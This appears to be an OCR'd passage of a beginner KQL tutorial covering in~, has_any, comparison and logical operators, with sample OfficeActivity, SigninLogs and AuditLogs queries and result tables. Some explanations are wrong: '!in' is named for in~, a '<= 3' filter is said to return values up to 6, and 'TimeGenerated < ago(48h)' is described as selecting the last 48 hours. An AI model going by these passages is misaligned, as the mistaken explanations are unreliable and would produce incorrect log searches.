SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172

Let's say that we are interested in values, but we don't want to follow the case-sensitive rule. In order to get the results.

We can run the following KQL query:

```
OfficeActivity
| where Operation in~ ("nEw-maIlBox", "PAgEViEwEd", "ADdEdTOgRoUp")
```

Now it will return all the results that we were looking for. Despite that we typed them as *"nEw-maIlBox", "PAgEViEwEd", "ADdEdTOgRoUp"*. It doesn't matter, because as said before. The "!in" operator doesn't follow a case-sensitive rule.



Completed. Showing results from the last 7 days. 00:00:00.954 11 records

RecordType	Operation	OrganizationId	OrganizationId_	UserType	UserKey
ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	DcAdmin	NT AUTH
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular	i:0h.f|me
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular	i:0h.f|me
SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular	i:0h.f|me

- 1.1.16 – What is the "has_any" operator?


Description:

The "has_any" is similar to the "contains" operator.

Example:

We have a column that's called **"Site_"** and it has different values, such as the following:

- **ca2d7a8e-e48c-4bcb-8260-5156ba80a1c0**



Completed. Showing results from the last 7 days. 00:00:00.954 11 records


	Site_	ItemType	EventSource	Site_Url
i1.61:62565				
5.44	c202e0c7-766c-4252-a4af-1ab36670ee25	Page	SharePoint	
5.44	c202e0c7-766c-4252-a4af-1ab36670ee25	Page	SharePoint	
5.44	ca2d7a8e-e48c-4bcb-8260-5156ba80a1c0	Web	SharePoint	https://atleticomadridfc.sharepoint.com/sites/TestSite

The value above has a value that contains **"ca2d7a8e" –** If we know this, we can use the "has_any" operator for example.

If we now run the following KQL query:

```
OfficeActivity
| where Site_ has_any ("ca2d7a8e")
```

It returns all the values in the **"Site_"** column that has any value that contains **"ca2d7a8e"**.



Completed. Showing results from the last 7 days. 00:00:00.879 11 records

Site_	ItemType	EventSource	SourceRelativeUrl	SourceRelativeUrl_	SourceFileName
ca2d7a8e-e48c-4bcb-8260-5156ba80a1c0	Web	SharePoint			
ca2d7a8e-e48c-4bcb-8260-5156ba80a1c0	Web	SharePoint			
ca2d7a8e-e48c-4bcb-8260-5156ba80a1c0	Web	SharePoint			
ca2d7a8e-e48c-4bcb-8260-5156ba80a1c0	Web	SharePoint			

• 1.2 – Numerical Operators

Description:

The follow numeric operators are the most common one.

Chapter	Operator	Description
1.2.1	<	Less
1.2.2	>	Greater
1.2.3	<=	Less or equal
1.2.4	>=	Greater or equal

- Green means that you will use it often
- Yellow means that you will use it sometimes

- 1.2.1 – What is the "<" operator?

Description:

The "<" operator means "less".


Example:

When we run the following KQL query:

```
OfficeActivity
| summarize count() by Operation
```

It will count all the unique values that exists in the **"Operation"** column and see how many times it has showed up.

We can see this at the **"count_"** column.




Let's say that we are only interested in values that are less than ''3''.

In order to obtain the right results, we have to run the following KQL query:

```
OfficeActivity
| summarize count() by Operation
| where count_ < 3
```

Now it will return all the results that are less than 3.




Another example is when we set the time generated to less than 48 hours ago.

When we run the following KQL query:

```
SigninLogs
```

There are 4 results from the last 24 hours.




Completed. Showing results from the last 24 hours. 00:00:00.599 4 records

TimeGenerated [UTC]	ResourceId	OperationName	OperationVersion
7/15/2020, 8:28:20.831 AM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Sign-in activity	1.0
7/15/2020, 10:04:37.581 AM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Sign-in activity	1.0
7/15/2020, 11:39:15.037 AM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Sign-in activity	1.0
7/15/2020, 3:40:55.378 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Sign-in activity	1.0

If we are now interested in the data that has been generated less than 48 hours for example. We can run the following KQL query:

```
SigninLogs
| where TimeGenerated < ago(48h)
```

Now it will return 28 results from data that has been generated less than 48 hours.



Completed 00:00:00.740 28 records

TimeGenerated [UTC]	ResourceId	OperationName	OperationVersion	Categ
7/13/2020, 3:42:54.006 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Sign-in activity	1.0	SignIn
7/11/2020, 1:26:18.096 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Sign-in activity	1.0	SignIn
7/11/2020, 2:05:03.324 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Sign-in activity	1.0	SignIn
7/7/2020, 1:21:23.287 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Sign-in activity	1.0	SignIn

- 1.2.2 – What is the ">" operator?


Description:

The ">" operator means "greater"

Example:

When we run the following KQL query. It will count all the unique values in the "Operation" column and see how many times all the values have returned in the results.

```
OfficeActivity
| summarize count() by Operation
```




Let's say that we want to look for values that are greater than ''3''.

In order to do this, we have to run the following KQL query:

```
OfficeActivity
| summarize count() by Operation
| where count_ > 3
```

In the returned results, we will get all the results that are greater than 3.



Another example is to use ">" operator at a specific date.


Let's say that we were looking for values than were greater than **7-10-2020**

Completed 00:00:00.723 68 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

In order to do this, we have to run the following KQL query:

```
OfficeActivity
| where TimeGenerated > datetime(7-10-2020)
```



Completed 00:00:00.662 1 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	OrganizationId_
7/11/2020, 1:08:41.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc

- 1.2.3 – What is the "<=" operator?

Description:

The "<=" means "less or equal"

Example:

When we run the following KQL query. It will count all the unique values in the **"Operation"** column.

```
OfficeActivity
| summarize count() by Operation
```

Let's say that we are interested in values that are less or equals than ''3'.


In order to obtain the right results, we can run the following KQL query:

```
OfficeActivity
| summarize count() by Operation
| where count_ <= 3
```

Now in the returned results it will show all the values that are ''less or equals'' to ''6''.

Another example is to use the "<=" operator at the date time.

Here we have different values at the **"TimeGenerated"** column.




Completed. Showing results from the last 7 days. 00:00:00.755 20 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

Let's say that we are interested values that are less or equal to 7-9-2020.

```
OfficeActivity
| where TimeGenerated <= datetime(7-9-2020)
```



Completed 00:00:00.796 69 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	Organi
7/8/2020, 11:59:12.000 PM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab72
7/7/2020, 8:51:47.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab72
7/6/2020, 6:01:04.000 PM	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab72
7/6/2020, 6:01:03.000 PM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab72

- 1.2.4 – What is the ">=" operator?

Description:

The ">=" operator means "greater or equals".

Example:

When we run the following KQL query. It will count all the unique values in the **"Operation"** column.

```
OfficeActivity
| summarize count() by Operation
```


Let's say that we were interested in values that are "greater or equals" to ''6''.

In order to achieve the right results, we have to run the following KQL query:

```
OfficeActivity
| summarize count() by Operation
| where count_ >= 6
```

We can do the same thing with a date time as well.

Here we can see different values in the "TimeGenerated" column. There are 20 results so far.



Completed. Showing results from the last 7 days. 00:00:00.740 20 records


TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

Let's say that we are interested in date times that are "greater or equals" to **7-5-2020**.

In order to get these results, we have to run the following KQL query:

```
OfficeActivity
| where TimeGenerated >= datetime(7-5-2020)
```

Now it will return all the results that are greater or equals to **7-5-2020**.



Completed 00:00:00.898 137 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

• 1.3 – Logical Operators

Description:

The following logical operators are used the most often.

Chapter	Operator	Description
1.3.1	And	Yields true if both operands are true.
1.3.2	Or	Yields true if one of the operands is true, regardless of the other operand.

- Green means that you will use it often
- Yellow means that you will use it sometimes

• 1.3.1 – What is the "and" operator?

Description:

The "and" operator is mainly used to specify that both filtered values will return in the results. Yes, this sounds vague, but with an example. You'll might understand it.

Example:

In the following image, we can see two columns with the likes of **"RecordType"** and **"Operation"**.

There are two values that we are interested in, which is **"SharePoint"** and **"PageViewed"**.

Completed 00:00:00.732 137 records

UserAgent	RecordType	Operation	OrganizationId
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed	62ab7206-aa5e-4598-
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed	62ab7206-aa5e-4598-
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-

Let's say that these two values must be returned in our results. In order to do this, we can use the "and" operator.

```
OfficeActivity
| where RecordType == "SharePoint" and Operation == "PageViewed"
```


Now in the returned results, we can see **"SharePoint"** and **"PageViewed"** in the column.

Completed 00:00:01.201 3 records

UserAgent	RecordType	Operation	OrganizationId	OrganizationId_
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e

Another example is the following are the following two columns: **"Identity"** and **"InitiatedBy"**.

In the **"Identity"** column, we are interested in the **"Microsoft Graph"** value. At the **"InitiatedBy"** column, there are values stored in a JSON format, where we can see **"Microsoft Graph"** as well.




In order to get the right results, we can run the following KQL query:

```
AuditLogs
| where Identity == "Microsoft Graph" and InitiatedBy has "Microsoft Graph"
```

Here are the returned results:

Where we can see the mentioned values in the columns.




- 1.3.2 – What is the "or" operator?

Description:

The "or" operator looks for multiple values and returns the results, when one of the filtered values has appeared.

Example:

In the **"Operation"** column, there are different values that we are interested in. All of them have been marked in blue.




Completed 00:00:01.978 137 records

RecordType	Operation	OrganizationId	OrganizationId_
SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePoint	SiteCollectionCreated	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	SiteCollectionAdminRemoved	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	SiteCollectionAdminAdded	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172

In order to create a KQL query, where we want to look when one of these values have returned. We can use the "or" operator.

```
OfficeActivity
| where Operation has "SiteCollectionCreated"
    or Operation has "SiteCollectionAdminRemoved"
    or Operation has "SiteCollectionAdminAdded"
```

Now it will look in the results to see if it can find one of the above mentioned values in the return.



Completed 00:00:00.850 3 records

RecordType	Operation	OrganizationId	OrganizationId_	UserType
SharePoint	SiteCollectionCreated	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular
SharePointSharingOperation	SiteCollectionAdminRemoved	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular
SharePointSharingOperation	SiteCollectionAdminAdded	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular

• 1.4 – Tabular Operators

Chapter	Operator	Description
1.4.1	Where	Filters a table to the subset of rows that satisfy a predicate
1.4.2	Search	Search for a specific value in all tables and columns
1.4.3	Find	Search for a specific value in all tables and columns
1.4.4	Top	Returns top records in a table
1.4.5	Take	Returns random records in a table
